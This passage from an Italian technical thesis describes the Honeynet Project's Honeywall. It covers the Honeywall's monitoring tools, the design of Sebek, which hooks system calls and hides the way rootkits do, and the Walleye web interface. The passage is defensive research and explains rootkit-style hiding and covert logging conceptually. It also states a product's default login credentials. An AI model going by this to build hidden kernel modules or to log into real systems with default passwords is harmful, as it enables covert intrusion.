distribuzione utilizzata non è molto recente, tanto che nelle prossime versioni dell'*Honeywall* sarà presa in considerazione *Fedora Core 5* o *Fedora Core 6*.

Naturalmente, oltre al sistema operativo, nel *CDROM* sono inclusi anche tutti i *software* necessari ad implementare le funzionalità di *Data Capture* e *Data Control*, che presentiamo brevemente nelle righe seguenti:

- ***IPTables:*** costituisce il fulcro di tutto l'*Honeywall*, poiché è il *firewall* che controlla l'entrata e l'uscita dei pacchetti dalla *Honeynet*. In particolare, è il responsabile del meccanismo di conteggio delle connessioni uscenti e del conseguente blocco di ogni connessione che causa il superamento dei limiti predefiniti;
- ***MySQL:***Per semplificarne il recupero e l'analisi, tutti i dati collezionati vengono memorizzati in un apposito *database*, gestito con questo popolare *DBMS*;
- ***Argus:*** acronimo di "*Audit Record Generation and Utilization System*", questo *software* ha lo scopo di monitorare il traffico di rete al fine di generare della reportistica circa le sue caratteristiche. Esso è in grado di monitorare molti più parametri di quanto siano in grado di fare i *log* di *IPTable* e, quindi, viene utilizzato per acquisire informazioni approfondite circa i *flussi di comunicazione* che avvengono all'interno della *Honeynet*, sia in entrata che in uscita. Ad esempio, è in grado di

memorizzare informazioni temporali , la quantità di dati trasferita da ogni *flusso* e la direzione delle comunicazioni;

- ***p0f:*** È il *tool* utilizzato per il *passive fingerprinting* degli *host* attaccanti. Semplicemente analizzando i pacchetti da essi inviati, questo *software* riesce a dedurre il sistema operativo in esecuzione su tali macchine. L'aggettivo "*passive*", infatti, sta proprio ad indicare che esso è in grado di svolgere il suo ruolo senza inviare pacchetti al sistema remoto;
- ***pcap:*** È il vero e proprio artefice della cattura di ogni singolo pacchetto entrante ed uscente nella *Honeynet*;
- ***snort:*** È un *IDS open source* estremamente diffuso che viene utilizzato per implementare il *Data Capture*. Esso, infatti, utilizza *pcap* per la cattura dei pacchetti, in più è in grado di controllare se essi sono riconducibili ad attacchi noti. Sebbene non sia suo compito intervenire nel caso rilevi la presenza di attacchi, esso può sicuramente costituire una preziose fonte di informazioni per caratterizzare gli eventi rilevati dall'*Honeynet*;
- ***snort-inline:*** è la versione di *snort* che implementa funzionalità di *IPS*. Viene utilizzato per il *Data Control* poiché il suo compito è quello di osservare i pacchetti che fuoriescono dalla *Honeynet* per verificare la presenza di attacchi. In sostanza, fa da intermediario tra l'interfaccia interna e quella esterna affinché venga impedita l'uscita di pacchetti maliziosi o, almeno, che ne sia neutralizzata la pericolosità;
- ***Sebek server:*** si occupa della raccolta delle informazioni inviate dagli *honeypot* in merito alle azioni eseguite dagli eventuali *hacker* che dovessero penetrare al loro interno. Il funzionamento di questo componente verrà più diffusamente discusso nel prossimo paragrafo;
- ***HFlow:*** l'*Honeywall* affida l'acquisizione delle informazioni a svariati *tool* distinti, ciascuno facente le proprie funzioni in maniera indipendente rispetto all'altro. Di conseguenza, si hanno a disposizione varie fonti di dati che non sono correlate tra loro e che, inoltre, adottano *formati* di memorizzazione distinti. Come se non bastasse, poi, anche le modalità di accesso alle informazioni cambiano da *tool* a *tool*. Per risolvere questi problemi è stato ideato *HFlow*, uno *script PERL* che è in grado di correlare i dati acquisiti dai vari *tool* e di inserirli all'interno di un apposito *database relazionale* [BalVie05]. In sostanza, esso analizza i dati acquisiti da *Argus*, *Snort*, *p0f* e *Sebek*, li

fonde tra loro ed inserisce il risultato di questa fusione all'interno di un *database* gestito da *MySQL*;

- ***Sshd:*** è il demone che implementa il servizio *SSH* (*Secure SHell*), in ascolto sull'interfaccia di gestione per consentire agli amministratori di configurare l'*Honeywall* e di accedere ai dati da esso raccolti anche da una postazione remota;
- ***Apache:*** è il *web server* che si occupa di accettare connessioni HTTPS dall'interfaccia di gestione;
- ***Walleye:*** è l'applicazione *web* che consente agli amministratori di consultare ed analizzare i dati raccolti ma anche di apportare modifiche alla configurazione dell'*Honeywall* attraverso l'utilizzo di un normalissimo *web browser*;
- ***Swatch:*** è il *tool software* che si occupa dell'*alerting*. Il suo principio di funzionamento è semplice ma efficace: esso monitora vari *file di log* alla ricerca dei *pattern* specificati nel suo file di configurazione [KYE05]. Ogniqualvolta ne rileva qualcuno, esso è in grado di generare delle notifiche attraverso diversi mezzi: l'invio di *email*, segnalazioni sonore, avvio di determinati comandi o processi. Nell'*Honeywall*, comunque, viene utilizzato solamente l'invio di messaggi di posta elettronica.

In definitiva, il lavoro dell'*Honeynet Project* è consistito nella configurazione di questi *software di terze parti* e nella realizzazione di una serie di *script PERL* mediante i quali integrare questi strumenti e semplificare le attività di configurazione e gestione dell'*Honeywall* nel suo complesso. Gli unici *software* interamente ideati da questa organizzazione, quindi, sono costituiti dall'interfaccia *Walleye*, da *Hflow* e da *Sebek Server*.

Semplicemente installando questo *CDROM* nella propria macchina, quindi, è possibile avere a disposizione in brevissimo tempo un *Honeywall* già correttamente funzionante. L'unica incombenza per gli amministratori dell'*Honeynet* è costituita dalla configurazione dell'*Honeywall*. Per facilitare anche in questo compito, però, sono stati previsti *tre tool* distinti [Hon06]:

- ***hwctl:*** è un *utility a riga di comando* situata nella *directory* `/usr/local/bin/` che permette di modificare degli opportuni *file* che contengono tutti i parametri di configurazione dell'*Honeywall*;

- ***Menù semigrafico:*** richiamabile dall'utente *root* eseguendo il comando "`menu`", visualizza sullo schermo un'interfaccia semigrafica attraverso la quale è possibile sia configurare l'*Honeywall* che consultarne lo stato. Si noti, però, che per svolgere la prima funzionalità esso fa affidamento sull'*utility hwctl*;
- ***Interfaccia web Walleye:*** come già introdotto, oltre a consentire l'accesso e l'analisi dei dati raccolti, l'interfaccia *web* permette anche di apportare cambiamenti nella configurazione dell'*Honeywall*, anche se non sono disponibili tutte le possibilità offerte dai precedenti strumenti. Ad ogni modo, anch'esso fa affidamento sull'*utility hwctl*.

Una peculiarità che è molto interessante presentare, è costituita dalla modalità con cui vengono conservati i parametri di configurazione. A tale scopo, viene utilizzata la *directory* `/hw/conf`, nella quale viene conservato un *file distinto* per ciascun parametro. Ad esempio, la lista degli *IP* assegnati agli *honeypot* di cui è composta l'*Honeynet* è memorizzata nel file denominato "`HwHPOT_PUBLIC_IP`". Nonostante questi siano sostanzialmente dei normali *file di testo*, l'*Honeynet Project* sconsiglia vivamente di modificarli mediante un qualsiasi *editor*, ma raccomanda l'utilizzo *hwctl* [Hon06]. Esso, infatti, è in grado sia di visualizzare che modificare il valore di ciascun parametro e, quel che è più importante, fa in modo che vengano riavviati solamente quei processi il cui funzionamento è in qualche modo dipendente dai parametri variati.

Per maggiore comodità, però, tutti i parametri ed i relativi valori sono memorizzati anche nel file di configurazione "`/etc/honeywall.conf`", il quale non è altro che un semplice file di testo. È tuttavia importante sottolineare che l'*Honeywall* non fa assolutamente riferimento a quest'ultimo [Hon06]. In altre parole, basa il suo comportamento su quanto è riportato nei file situati in `/hw/conf`. Ciò vuol dire che modificando il *file di configurazione*, le variazioni apportate non vengono assolutamente prese in considerazione. Viceversa, quando la configurazione viene modificata attraverso l'interfaccia semigrafica e quella *web*, i cambiamenti vengono in prima battuta applicati ai *file* situati in `/hw/conf` e solo successivamente al *file di configurazione*. In base alle prove fatte, tuttavia, ciò non sempre si è verificato, ma si è dovuto effettuare un riavvio affinché le modifiche fossero riportate anche nel *file di configurazione*. Ciò tuttavia, non deve lasciar pensare che esso sia sostanzialmente inutile: nel caso si vogliano apportare modifiche a numerosi parametri, infatti, è possibile scrivere opportunamente il *file di*

configurazione ed utilizzare *hwctl* per copiare i valori in esso contenuti all'interno degli opportuni file situati in `/hw/conf`.

5.5 Sebek

I pregi di una *Honeynet* sono sicuramente molti e tutti pregevolissimi; tuttavia ciò che sicuramente dà più valore aggiunto a questa architettura, è la sua possibilità di acquisire approfondite informazioni sulle attività eseguite da un attaccante una volta che esso è penetrato nell'*honeypot*. Per questo motivo, si è deciso di dedicare un intero paragrafo a ***Sebek***, il *tool software* che rende tutto ciò possibile.

Il modo migliore per introdurre questo strumento è sicuramente quello di presentarne il funzionamento in forma schematizzata [KYE03b].




Figura 5.4 – Schema del funzionamento di *Sebek*

Nella Figura 5.4 è possibile vedere come l'architettura di *Sebek* sia di tipo ***client-server***: negli *honeypot* risiede il *client*, che quindi ha compiti di acquisizione dei dati, nell'*Honeywall* è situato il *server*, che svolge la mansione di raccogliere quanto ricevuto dagli *honeypot* e di permetterne la consultazione. Sebbene questo sia il *deployment* adottato nella stragrande maggioranza dei casi, si noti tuttavia che non è obbligatorio integrare il *server* all'interno dell'*Honeywall*, ma è possibile utilizzare anche un sistema distinto situato fuori dalla *Honeynet*.

Tra questi due componenti, sicuramente quello più complesso è il *client*, poiché deve

svolgere la sua funzione nella maniera più discreta possibile, al fine di evitare che l'attaccante penetrato nell'*honeypot* si accorga della sua presenza. Affinché ciò sia possibile, è necessario che all'interno di ***Sebek client*** siano presenti *tre* funzionalità principali [KYE03b]:

- ***Acquisizione delle informazioni riguardanti le attività degli attaccanti***;
- ***Nascondere la propria presenza all'attaccante*** che ha violato l'*honeypot*;
- ***Inviare le informazioni al server in maniera "nascosta"***. Ciò si traduce in:
  - Fare in modo che i dati inviati non siano rilevabili all'attaccante che ha preso possesso dell'*honeypot mittente*;
  - Fare in modo che gli altri *honeypot* presenti nella *Honeynet* non siano in grado di intercettare le informazioni inviate.

Per poter soddisfare tutti e tre i requisiti, è necessario che *Sebek client* riesca ad integrarsi nel sistema operativo dell'*honeypot*, in modo da modificarne il comportamento quel tanto che basta per celare la sua presenza. Per rendere ciò possibile, gli sviluppatori di *Sebek* hanno preso in prestito alcune tecniche dai cosiddetti ***rootkit***. Questo termine indica dei *software* o delle *collezioni di software* che molti attaccanti installano nei sistemi ***dopo che li hanno violati*** [Alt01], con lo scopo di facilitare ogni successivo accesso al sistema nascondendone contemporaneamente ogni traccia. Tipicamente, essi includono *backdoor*, *script* per modificare i *file* di *log* e, talvolta, anche *tool* come *keylogger* e *sniffer* per poter rubare informazioni riservate circa le attività degli utenti legittimi. L'aspetto più caratteristico di questi strumenti, però, è la loro ***capacità di nascondersi***, in modo che neanche l'amministratore del sistema possa essere in grado di rilevarli, almeno a prima vista. Un modo classico di procedere è quello di includere, tra i *tool* che compongono il *rootkit*, delle versioni modificate dei file ed utility di sistema che, oltre ad svolgere il lavoro delle versioni originali, compiono anche opportune azioni che vanno a vantaggio dell'*hacker* [Alt01]. Ad esempio, un *rootkit* per *Linux* potrebbe includere versioni delle utility `ps` e `netstat` modificate in modo tale da non comunicare – rispettivamente – i processi relativi ai *tool* dell'attaccante e le porte in cui essi sono in ascolto. Per poter celare la presenza di queste *utility modificate*, poi, esse vengono realizzate in maniera tale da avere la stessa dimensione e la stessa data di creazione delle versioni originali, cosicché l'unico modo per identificarle consiste essenzialmente nel calcolarne l'*hash* e confontarlo con quello delle versioni originali [Alt01].

Molti *rootkit*, tuttavia, utilizzano tecniche molto più sofisticate che consentono loro di ***intercettare le system call***, ovvero eseguire il proprio codice maligno ogniqualvolta viene effettuata una chiamata ad una *system call*. In questo modo, non è necessario modificare nessuna *utility di sistema*: semplicemente, esse vengono ingannate dalle *system call* che utilizzano. In *Linux* esistono due approcci principali per raggiungere questo scopo:

- I ***Loadable Kernel Module***, noti anche come ***Linux Kernel Module*** o, più familiarmente, come ***LKM***. Grazie ad essi, è possibile aggiungere nuovi moduli al *kernel* senza dover procedere alla sua ricompilazione [Alt01] e, quindi, sono particolarmente adatti per implementare dei *rootkit*;
- Le ***Kernel Patch***, mediante le quali è possibile apportare cambiamenti al *kernel* modificandone i sorgenti. Conseguentemente, è necessario sottoporlo a ricompilazione per rendere attive le modifiche apportate, cosa che rende questo approccio meno adatto alla realizzazione di *rootkit*.

Queste ultime tecniche che si sono descritte sono proprio quelle utilizzate da *Sebek client*, sebbene i particolari di implementazione varino a seconda della piattaforma considerata. Per poter rendere le *Honeynet* più flessibili possibile, infatti, sono state realizzate versioni di *Sebek client* dedicate a sistemi *Linux*, **BSD* e *Windows*. Conseguentemente, le tecniche utilizzate e le funzionalità fornite possono variare da piattaforma a piattaforma. Ad esempio, la versione per *Linux* è un *Loadable Kernel Module*, quella per *Windows* un *Kernel Driver* [Sil06b] mentre quella per **BSD* è una *kernel patch* [@BSDSebek]. In tutti e tre i casi, comunque, il risultato finale è quello di far risiedere *Sebek client* all'interno dello spazio di memoria del *kernel*.

Purtroppo, la documentazione esistente è focalizzata essenzialmente sulla versione *Linux*, poiché le nuove funzionalità vengono prima implementate e sperimentate su questa piattaforma e poi realizzate nelle altre. Per questo motivo, non potranno essere indagate approfonditamente le architetture di tutte le versioni di *sebek client* disponibili. Invece, si cercherà di formalizzare quei ***principi di funzionamento basilari*** che, sebbene ricavati da documentazione relativa alla piattaforma *Linux*, possono in qualche misura essere applicati anche alle altre.

Iniziamo quindi a descrivere l'***architettura di base di sebek client*** analizzando come esso sia in grado di acquisire le informazioni. In Figura 5.5 viene riportato uno schema che

riassume la tecnica utilizzata per intercettare una *system call*, per il quale è stata tratta ispirazione da un'analoga immagine presente in [KYE03b].




Figura 5.5 – Acquisizione dei dati in *Sebek client*

Quando un processo effettua una chiamata ad una *system call*, viene innanzitutto acceduta un'apposita tabella nella quale sono memorizzati dei puntatori alle varie *system call*. Nella figura si è supposto che *Sebek client* volesse intercettare la fantomatica *system call* "*A*" e, pertanto, esso ha modificato il relativo puntatore contenuto nella *Tabella delle system call* in maniera tale da farlo puntare verso la propria implementazione. In questa maniera, tutte le volte che un qualsiasi processo chiami la *system call "A*", l'esecuzione passa a *Sebek client* il quale, grazie alle tecniche sopra descritte, è situato nello spazio di memoria del *kernel*. Questo fatto mette *Sebek client* nella migliore condizione possibile per acquisire i dati che il processo ha passato alla *system call*, i quali vengono diligentemente memorizzati e, in seguito, inviati a *Sebek server*. Svolta questa incombenza, *Sebek client* si preoccupa di effettuare una chiamata alla *system call originale*, in modo che tutto proceda come di consueto.

Il tipo di informazioni che è possibile acquisire mediante questa tecnica è, ovviamente, strettamente dipendente dalla *system call* intercettata. Ad esempio, se l'attaccante comunica con l'*honeypot* per mezzo di SSH, diventa possibile memorizzare tutti i dati che l'attaccante invia in forma criptata. Questo perché essi vengono prima decifrati e poi inviati alla *shell*, la quale si occuperà poi di eseguire i comandi in essi contenuti. Questo processo, però, è effettuato mediante la *system call* monitorata e, quindi, *Sebek client* è in grado di acquisire ogni singolo tasto premuto dall'attaccante [KYE03b]. Se invece ad essere intercettata è la *system call* che permette ai processi di instaurare connessioni di rete, allora *Sebek client* sarà in grado di rilevare e memorizzare quali processi hanno svolto quali attività di rete [Sil06].

Il secondo requisito che *Sebek client* deve soddisfare consiste nel nascondere la sua presenza anche ad un utente dotato di privilegi di amministratore. Le tecniche per far ciò, però, dipendono fortemente dalla piattaforma di riferimento. Il modo di procedere che è stato scelto nella versione per *Linux* consiste nel manipolare la lista che tiene traccia dei moduli installati, in modo da eliminare ogni riferimento a *Sebek client*, tuttavia un *hacker* esperto potrebbe essere in grado di rilevare questo trucco abbastanza facilmente [KYE03b]. Nella versioni per *Windows*, invece, vengono utilizzate alcune delle tecniche adottate dai veri e propri *rootkit* rivolti a questa piattaforma [Sil06b], sebbene anche in questo caso non si ha l'assoluta certezza che questo strumento possa sempre passare inosservato. Maggiore sicurezza la si ha invece in **BSD*, poiché l'utilizzo delle *Kernel Patch* rende l'individuazione di *Sebek* non totalmente impossibile ma sicuramente più ardua rispetto all'utilizzo dei *LKM* [ELM04].

La terza ed ultima funzionalità fondamentale che ogni implementazione di *Sebek client* deve prevedere è costituita dall'invio "nascosto" dei dati acquisiti. Prima però di approfondire le tecniche che consentono ciò, è necessario descrivere brevemente il *protocollo* utilizzato da *Sebek* per l'invio dei dati e che, ovviamente, è lo stesso per tutte le piattaforme. Come si può vedere dalla Figura 5.4, la comunicazione tra *Sebek client* e *Sebek Server* è unidirezionale, poiché avviene esclusivamente dal primo verso il secondo utilizzando il protocollo *UDP*. All'interno di ogni *datagram* inviato, sono quindi contenute le informazioni raccolte da *Sebek client*, le quali sono però precedute da

un’opportuna intestazione di *56 byte*. Nella Figura 5.6 [Sil06] viene riportata la struttura di tale intestazione, la quale è relativa alla versione 3 di *Sebek* e non è compatibile con quelle precedenti.




Figura 5.6 – Intestazione dei pacchetti inviati da *Sebek client* (versione 3)

Nelle righe che seguono descriviamo brevemente il significato di ciascun campo [Sil06][KYE03b].

- ***Magic Value:*** è un valore numerico utilizzato per evitare che gli altri *honeypot* presenti nella *Honeynet* possano intercettare il *datagram*. Descriveremo il suo utilizzo nelle prossime pagine;
- ***Versione:*** indica la versione del protocollo e, in questo caso, è pari a “*3*”;
- ***Tipo:*** Indica la *system call* a cui si riferiscono i dati contenuti nel *datagram*. Può assumere i valori *0*, *1*, *2* o *3* per indicare rispettivamente la *system call read*, *write*, *socket* o *open*;
- ***Contatore:*** È il contatore dei *datagram* inviati, per identificare eventuali perdite di pacchetti;
- ***Secondi*** e ***Microsecondi:*** riferimenti temporali, basati sull’ora di sistema dell’*honeypot* mittente;
- ***Identificativo del processo***, ***dell’utente*** e ***File Descriptor:*** questi campi contengono informazioni in merito al processo che ha eseguito la chiamata alla *system call* monitorata, all’utente ed al *File Descriptor* ad esso relativi. Queste informazioni sono acquisite direttamente dal *kernel*, poiché esso tiene traccia di queste informazioni ogniqualvolta un processo effettua una chiamata ad una *system call*;
- ***Identificativo del processo padre*** e ***Inode:*** Contengono rispettivamente l’identificativo del processo padre relativo al processo a cui si riferiscono le azioni

riportate nel *datagram* e l'*Inode* di un eventuale *file* a cui esso dovesse accedere. Questi campi sono una nuova caratteristica introdotta dalla versione *3* di *Sebek*;

- ***Nome del comando:*** Contiene i primi dodici *byte* del comando eseguito dall'attaccante;
- ***Lunghezza:*** Indica la lunghezza in *byte* dei dati contenuti nel *datagram* ed inseriri subito dopo l'intestazione. Per essi non c'è nessun limite di lunghezza se non l'*MTU* (*Maximum Transmission Unit*) della *LAN* su cui sarà trasmesso il *datagram*. Nel caso i dati necessitino di una maggiore dimensione, vengono creati più *pacchetti Sebek*, ognuno dotato dalla propria intestazione.

Il compito di generare tali pacchetti è demandato al componente di *Sebek* che, nella Figura 5.4, è denominato "*Generatore dei pacchetti*", il quale li passerà poi al "*Trasmettitore dei pacchetti*" per la vera e propria trasmissione. Affinché un intruso che dovesse essere penetrato nell'*honeypot* non sia in grado di rilevare questo traffico, il "*Generatore dei pacchetti*" è realizzato in maniera tale da fare le veci dello *stack TCP/IP* del sistema operativo. Pertanto, il "*Trasmettitore dei pacchetti*" può svolgere il suo ruolo semplicemente inviando i vari *datagram* direttamente al *Device Driver* della scheda di rete. In questa maniera, sia gli *sniffer* che i *firewall* sono impossibilitati a rilevare questi pacchetti, poiché per svolgere il proprio ruolo fanno affidamento sullo *stack TCP/IP* del sistema operativo. Questo stratagemma, però, nulla può fare per evitare che gli altri *honeypot* possano intercettare i pacchetti di *Sebek*. Per questo motivo, *Sebek client* installa anche una propria implementazione dell'interfaccia *Raw Socket*, programmata in maniera tale da ignorare ogni pacchetto *Sebek* che dovesse rilevare. Naturalmente, affinché questo stratagemma possa funzionare, è necessario che *Sebek client* sia installato in tutti gli *honeypot* della *Honeynet*, altrimenti un *hacker* che violasse uno di quelli che ne è sprovvisto, potrebbe essere in grado di rilevare questi pacchetti senza grandi difficoltà. A questo punto, però, sorge un problema in merito ai criteri da utilizzare per riconoscere i pacchetti *Sebek* inviati dagli altri *honeypot*. La risposta a questo quesito viene da due parametri presenti all'interno di ogni pacchetto *Sebek*:

- La porta *UDP di destinazione* (indicata ovviamente nell'*header UDP* e non in quello di Figura 5.6);
- Il "*Magic Value*" contenuto nell'intestazione *Sebek* (vedi Figura 5.6).

I *Sebek client* installati nei vari *honeypot*, infatti, devono essere configurati in maniera tale da utilizzare tutti la stessa porta *UDP di destinazione* e lo stesso *Magic Value*. In questa maniera, ogniqualvolta viene rilevato un pacchetto *Sebek*, esso viene scartato solamente se questi due valori assumono il valore aspettato. Questo stratagemma è necessario per minimizzare la possibilità che un *hacker* riesca ad intuire la presenza di *Sebek client* immettendo nella rete un pacchetto strutturato secondo il formato di Figura 5.6 e riscontrando il suo mancato rilevamento. La porta *UDP di destinazione* è importante anche per consentire a *Sebek Server* di rilevare i pacchetti inviategli dal *client*. Tra tutto il traffico di rete, infatti, essi vengono individuati proprio grazie a tale valore. Ad ogni modo, questi due parametri non sono i soli a dover essere specificati in fase di configurazione di *Sebek Server*, sebbene il loro esatto numero può variare da piattaforma a piattaforma. Due parametri che però sono presenti in tutte le implementazioni di *Sebek client*, però, sono gli indirizzi *IP* e *MAC* di destinazione. È importante sottolineare che, se *sebek server* è situato nell'*Honeywall*, per la scelta dei loro valori si ha massima libertà. L'*Honeywall* infatti non è dotato di indirizzo *IP* e, inoltre, registra diligentemente ogni pacchetto che lo attraversa, per cui non è necessario che i pacchetti *Sebek* abbiano come indirizzo *MAC* di destinazione quello relativo all'interfaccia interna dell'*Honeywall*. L'unica situazione in cui è necessario definire dei valori ben precisi, è quando *Sebek Server* è situato in un sistema al di fuori dell'*Honeywall*. In questo caso, infatti, occorre utilizzare l'indirizzo *IP* e quello *MAC* che contraddistinguono la macchina destinataria. Se poi essa è situata in una distinta sottorete, è necessario che il *MAC* sia quello del *default gateway* [KYE03b].
In definitiva, è chiaro che è necessario porre molta attenzione alla configurazione di *Sebek client* in ognuno degli *honeypot* utilizzati, altrimenti c'è il rischio di introdurre un serio punto debole in tutta l'infrastruttura.

L'ultimo aspetto da prendere in esame affinché si possa avere un fedele affresco di *Sebek* è costituito dal ***server***, deputato alla raccolta dei pacchetti inviatigli dai *client*. Per esso non esistono particolari esigenze in termini di occultamento della sua presenza poiché, in genere, è situato all'interno dell'*Honeywall*. Conseguentemente, la sua architettura è più semplice. Infatti, esso è costituito da *tre* componenti:

- ***sbk_extract:*** il suo compito è quello di monitorare il traffico di rete per individuare i pacchetti *Sebek* che dovessero trovarsi al suo interno e, una volta identificati, inviarne il contenuto in formato binario allo *standard output*;
- ***sbk_ks_log.pl:*** utilizzato in congiunzione con il precedente, constente di estrarre tra le informazioni inviate dagli *honeypot* quelle relative ai *keystroke* dell'attaccante, ovvero ai caratteri *ASCII* da essi inviati per poter eseguire i comandi desiderati;
- ***sebekd.pl:*** il suo compito è quello di inserire i dati ricevuti dai *client* in un *database MySQL* dopo aver opportunamente estratto le informazioni mediante *sbk_extract*. Nelle versioni di *Sebek* precedenti, questo *tool* era denominato "*sbk_upload.pl*".

5.6 L'interfaccia *Walleye*

Non si può presentare una *Honeynet* senza parlare anche dell'interfaccia *web* che constente l'accesso e l'analisi dei dati. Per questo motivo, si è deciso di dedicare un intero paragrafo alla descrizione di *Walleye*. Nelle pagine che seguono, quindi, descriveremo le sezioni principali di questa interfaccia, dedicandoci *esclusivamente* a quelle che consentono di reperire ed analizzare i dati raccolti. Attraverso *Walleye* è infatti possibile eseguire anche numerose operazioni di configurazione dell'*Honeywall*, oltre che consultarne lo stato attuale.

Iniziamo quindi questa descrizione mostrando in Figura 5.7 la schermata attraverso la quale è possibile effettuare il *login*, che è ovviamente la prima ad apparire una volta connessi all'interfaccia. Per ovvi motivi di sicurezza, infatti, l'accesso a questo strumento è concesso solamente a determinati utenti i quali, sottolineiamo, non coincidono con quelli del sistema operativo in esecuzione sull'*Honeywall*. *Walleye* è infatti dotata dei suoi propri utenti, definibili mediante un'apposita sezione dell'interfaccia stessa. Ovviamente, per il primo *login* è presente un utente di *default*, il quale con scarso sforzo di fantasia è caratterizzato dallo *username* "*roo*" e dalla *password* "*honey*".

Una volta acceduti correttamente, viene visualizzata una schermata di riepilogo delle *Honeynet* esistenti e delle relative attività (vedi Figura 5.8(a)). Ricordiamo, infatti, che l'*Honeynet Project* intende, in un prossimo futuro, migliorare questa architettura affinché possa essere utilizzata per implementare *Honeynet distribuite*. Per questo motivo, ha già strutturato *Walleye* affichè sia in grado di supportare questa evoluzione. Infatti, nella

sezione "*Online Honeywalls*" verrà riportata una tabella ed un grafico per ogni *Honeynet* esistente.

